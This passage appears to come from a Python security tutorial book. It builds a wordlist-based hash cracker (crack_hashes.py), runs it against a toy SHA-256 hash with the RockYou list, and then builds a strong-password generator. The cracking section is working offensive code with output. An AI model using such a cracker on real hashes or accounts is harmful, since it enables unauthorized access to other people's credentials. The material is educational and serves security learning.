Open up a new Python file named `crack_hashes.py` for instance, and add the following:

```python
import hashlib
from tqdm import tqdm
```

```
# List of supported hash types, for a complete list see
hashlib.algorithms_available
hash_names = [
  'blake2b' , 'blake2s' ,
  'md5' , 'sha1' ,
  'sha224' , 'sha256' , 'sha384' , 'sha512' ,
  'sha3_224' , 'sha3_256' , 'sha3_384' , 'sha3_512' ,
]
```

We defined a list of hashing algorithms that are supported by `hashlib`. Now let's make the cracking function:

```
def crack_hash ( hash , wordlist , hash_type = None ):
  """Crack a hash using a wordlist.
  Args:
    hash (str): The hash to crack.
    wordlist (str): The path to the wordlist.
  Returns:
    str: The cracked hash.
  """
  hash_fn = getattr ( hashlib , hash_type , None )
  if hash_fn is None or hash_type not in hash_names :
    # not supported hash type
    raise ValueError ( f '[!] Invalid hash type: { hash_type } ,
supported are { hash_names } ' )
  # Count the number of lines in the wordlist to set the total
  total_lines = sum ( 1 for line in open ( wordlist , 'r'
))
  print ( f "[*] Cracking hash { hash } using { hash_type } with
a list of { total_lines } words." )
  # open the wordlist
  with open ( wordlist , 'r' ) as f :
    # iterate over each line
    for line in tqdm ( f , desc = 'Cracking hash' , total =
total_lines ):
      if hash_fn ( line . strip (). encode ()).hexdigest()
== hash :
        return line
```

The above function takes three parameters: The actual target `hash` to crack, the `wordlist` filename, and the hash type (whether it's

MD5, SHA-1, SHA256, etc.):

> First, we verify whether the target `hash_type` is supported by `hashlib` and within our list. If it is supported, then `hash_fn` will contain the hashing function. If not, we simply raise a `ValueError` indicating that the hash type is invalid.
> Second, we perform a preliminary pass through the wordlist file to count the number of lines and then set that in the `total_lines` variable so we can pass it to the `total` parameter in `tqdm()`.
> And finally, we open up the `wordlist` file, iterate through it (by wrapping `tqdm` for printing the progress bar), and hash each line to compare it with the target `hash`. If it's equal, we return that word (and so we have found the password).

Now that we have the responsible function, let's use `argparse` to parse the command-line arguments passed by the user:

```
if __name__ == "__main__":
   import argparse
   parser = argparse.ArgumentParser(description='Crack a hash using a wordlist.')
   parser.add_argument('hash', help='The hash to crack.')
   parser.add_argument('wordlist', help='The path to the wordlist.')
   parser.add_argument('--hash-type', help='The hash type to use.', default='md5')
   args = parser.parse_args()
   print()
   print("[+] Found password:", crack_hash(args.hash, args.wordlist, args.hash_type))
```

So hash and wordlist are required parameters, and `--hash-type` is set to MD5 by default (if nothing is passed).

Before we run the script, let's make up a target hash to crack. I'm doing that in an interactive Python shell:

```
>>> import hashlib
>>> hashlib.sha256(b"abc123")
```

```
< sha256 _hashlib.HASH object  @  0x 00000123B881FF50 >
>>>  hashlib.sha256( b "abc123" ).hexdigest()
'6ca13d52ca70c883e0f0bb101e425a89e8624de51db2d2392593af6a841180
90'
>>>  exit ()
```

The hashing function returns a hash object, so we need to call `hexdigest()` function to get it as `str`.

I'm also using [the RockYou wordlist](#) (about 135MB) which contains more than 14 million passwords. I've also moved my toy `abc123` password to the end of the file. You can use any wordlist you want.

Let's run the script now:

```
$ python crack_hashes.py
6ca13d52ca70c883e0f0bb101e425a89e8624de51db2d2392593af6a8411809
0 rockyou.txt --hash-type sha256
[ * ] Cracking hash
6ca13d52ca70c883e0f0bb101e425a89e8624de51db2d2392593af6a8411809
0 using sha256 with a list of 14344394 words.
Cracking hash:  96%|
████████████████████████████████████████████████████████████████
████████████████████████████▌     | 13735317/14344394
[00:20<00:00, 664400.58it/s]
[ + ] Found password: abc123
```

Notice I passed the hash first, then the wordlist name, then the hash type. Amazing! It took about 20 seconds to run through the RockYou password list and finally found it! The speed is quite impressive (about ~660,000 iterations per second) given that it's Python and only one laptop CPU core.

Conclusion

Alright, we're done with this section where we provided a simple and educational insight into the world of cryptographic hashes and how we can perform brute-force on them. While this is just scratching the surface, it serves as a good starting point for understanding the principles of hashing and security.

Making a Password Generator

As you may have guessed, having a weak password on your system is quite dangerous as you may find your password leaked on the internet as a data breach. This is why it is crucial to have a strong password.

In this section, you will learn how to generate strong passwords with the help of `secrets` and `random` modules in Python.

Password generators allow users to create random and customized strong passwords based on preferences.

We will use the `argparse` module to make it easier to parse the command line arguments the user has provided.

Let us get started:

```
import  argparse, secrets, random, string
```

We do not need to install anything, as all the libraries we will use are built into Python.

We use the `argparse` module to parse the command-line arguments, `string` for getting the string types, such as uppercase, lowercase, digits, and punctuation characters, and `random` and `secrets` modules for generating random data.

Parsing the Command-line Arguments

Let's initialize the argument parser:

```
# Setting up the Argument Parser
parser  = argparse . ArgumentParser (
   prog = 'Password Generator.' ,
   description = 'Generate any number of passwords with this
tool.'
)
```

We continue by adding arguments to the parser. The first four will be the number of each character type; numbers, lowercase, uppercase, and special characters; we also set the `type` of these arguments as an integer:

```
# Adding the arguments to the parser
parser . add_argument ( "-n" , "--numbers" , default = 0 , help =
"Number of digits in the PW" , type = int )
parser . add_argument ( "-l" , "--lowercase" , default = 0 , help =
"Number of lowercase chars in the PW" , type = int )
parser . add_argument ( "-u" , "--uppercase" , default = 0 , help =
"Number of uppercase chars in the PW" , type = int )
parser . add_argument ( "-s" , "--special-chars" , default = 0 ,
help = "Number of special chars in the PW" , type = int )
```

Next, if the user wants instead to pass the total number of characters of the password, and doesn't want to specify the exact number of each character type, then the `-t` or `--total-length` argument handles that:

```
# add total pw length argument
parser . add_argument ( "-t" , "--total-length" , type = int ,
             help = "The total password length. If passed, it
will ignore -n, -l, -u and -s, "  \
             "and generate completely random passwords with the
specified length" )
```

The following two arguments are the output file where we store the passwords and the number of passwords to generate. The `amount` will be an integer, and the output file is a string (default):

```
# The amount is a number so we check it to be of type int.
parser . add_argument ( "-a" , "--amount" , default = 1 , type = int
)
parser . add_argument ( "-o" , "--output-file" )
```

Last but not least, we parse the command line for these arguments with the `parse_args()` method of the `ArgumentParser` class. If we don't call this method, the parser won't check for anything and won't raise any exceptions:

```
# Parsing the command line arguments.
args = parser . parse_args ()
```

Start Generating

We continue with the main part of the program: the password loop. Here we generate the number of passwords specified by the user.

We need to define the `passwords` list that will hold all the generated passwords:

```
# list of passwords
passwords = []
# Looping through the amount of passwords.
for _ in range ( args .amount):
```

In the `for` loop, we first check whether `total_length` is passed. If so, we directly generate the random password using the length specified:

```
  if args .total_length:
    # generate random password with the length
    # of total_length based on all available characters
    passwords . append ( "" . join (
      [ secrets . choice ( string . digits + string .
ascii_letters + string . punctuation ) \
        for _ in range ( args .total_length)]))
```

We use the `secrets` module instead of the `random` one to generate cryptographically strong random passwords, more detail in [this online tutorial]().

Otherwise, we make a `password` list that will first hold all the possible letters and then the password string:

```
  else :
    password  = []
```

We add the possible letters, numbers, and special characters to the password list. For each type, we check if it's passed to the parser. We get the respective letters from the `string` module:

```
    # how many numbers the password should contain
    for  _  in  range ( args .numbers):
      password . append ( secrets . choice ( string . digits ))
    # how many uppercase characters the password should
contain
    for  _  in  range ( args .uppercase):
      password . append ( secrets . choice ( string .
ascii_uppercase ))
    # how many lowercase characters the password should
contain
    for  _  in  range ( args .lowercase):
      password . append ( secrets . choice ( string .
ascii_lowercase ))
    # how many special characters the password should
contain
    for  _  in  range ( args .special_chars):
      password . append ( secrets . choice ( string . punctuation
))
```

Then we use the `random.shuffle()` function to mix up the list. This is done in place:

```
    # Shuffle the list with all the possible letters, numbers
and symbols.
    random . shuffle ( password )
```

After this, we join the resulting characters with an empty string `""` so we have the string version of it:

```
    # Get the letters of the string up to the length argument
and then join them.
    password  =  '' . join ( password )
```

Last but not least, we append this `password` to the `passwords` list:

```
    # append this password to the overall list of password.
    passwords . append ( password )
```

Saving the Passwords

After the password loop, we check if the user specified the output file. If that is the case, we simply open the file (which will be created if it doesn't exist) and write the list of passwords:

```
# Store the password to a .txt file.
if  args .output_file:
  with  open ( args .output_file, 'w' ) as  f :
    f . write ( ' \n ' . join ( passwords ))
```

In all cases, we print out the `passwords` :

```
print ( ' \n ' . join ( passwords ))
```

Running the Code

Now let's use the script for generating different password combinations. First, printing the help:

```
$ python password_generator.py --help
usage: Password Generator. [-h] [-n NUMBERS] [-l LOWERCASE] [-u
UPPERCASE] [-s SPECIAL_CHARS] [-t TOTAL_LENGTH]
                 [-a AMOUNT] [-o OUTPUT_FILE]
Generate any number of passwords with this tool.
optional arguments:
 -h, --help            show this help message and exit
 -n NUMBERS, --numbers NUMBERS
               Number of digits in the PW
 -l LOWERCASE, --lowercase LOWERCASE
               Number of lowercase chars in the PW
 -u UPPERCASE, --uppercase UPPERCASE
               Number of uppercase chars in the PW
 -s SPECIAL_CHARS, --special-chars SPECIAL_CHARS
               Number of special chars in the PW
 -t TOTAL_LENGTH, --total-length TOTAL_LENGTH
```

```
                The total password length. If passed, it will
ignore -n, -l, -u and -s, and generate completely
                random passwords with the specified length
 -a AMOUNT, --amount AMOUNT
 -o OUTPUT_FILE, --output-file OUTPUT_FILE
```

A lot to cover, starting with the `--total-length` or `-t` parameter:

```
$ python password_generator.py --total-length 12
uQPxL'bkBV>#
```

This generated a password with a length of 12 and contained all the possible characters. Okay, let's generate 5 different passwords like that:

```
$ python password_generator.py --total-length 12 --amount 10
&8I-%5r>2&W&
k&DW<kC/obbr
=/se-I?M&,Q!
YZF:Ltv*?m#.
VTJO%dKrb9w6
```

Awesome! Let's generate a password with five lowercase characters, two uppercase, three digits, and one special character, a total of 11 characters:

```
$ python password_generator.py -l 5 -u 2 -n 3 -s 1
1^n3GqxoiS3
```

Okay, generating five different passwords based on the same rule:

```
$ python password_generator.py -l 5 -u 2 -n 3 -s 1 -a 5
Xs7iM%x2ia2
ap6xTC0n3.c
|Rx2dDf78xx
c11=jozGsO5
Uxi^fG914gi
```

That's great! We can also generate random pins of 6 digits:

```
$ python password_generator.py -n 6 -a 5
743582
810063
627433
801039
```

```
118201
```

Adding four uppercase characters and saving to a file named `keys.txt`:

```
$ python password_generator.py -n 6 -u 4 -a 5 --output-file
keys.txt
75A7K66G2H
H33DPK1658
7443ROVD92
8U2HS2R922
T0Q2ET2842
```

A new `keys.txt` file will appear in the current working directory that contains these passwords. You can generate as many passwords as possible, such as 5000:

```
$ python password_generator.py -n 6 -u 4 -a 5000 --output-file
keys.txt
```

Excellent! You have successfully created a password generator using Python code! See how you can add more features to this program.

For long lists, you don't want to print the results into the console, so you can omit the last line of the code that prints the generated passwords to the console.

Wrap Up

Congratulations! You now know how to build password crackers in Python and their basic functionalities. In this mini book, we have started by cracking passwords from ZIP and PDF files. After that, we built scripts for online cracking on SSH and FTP servers.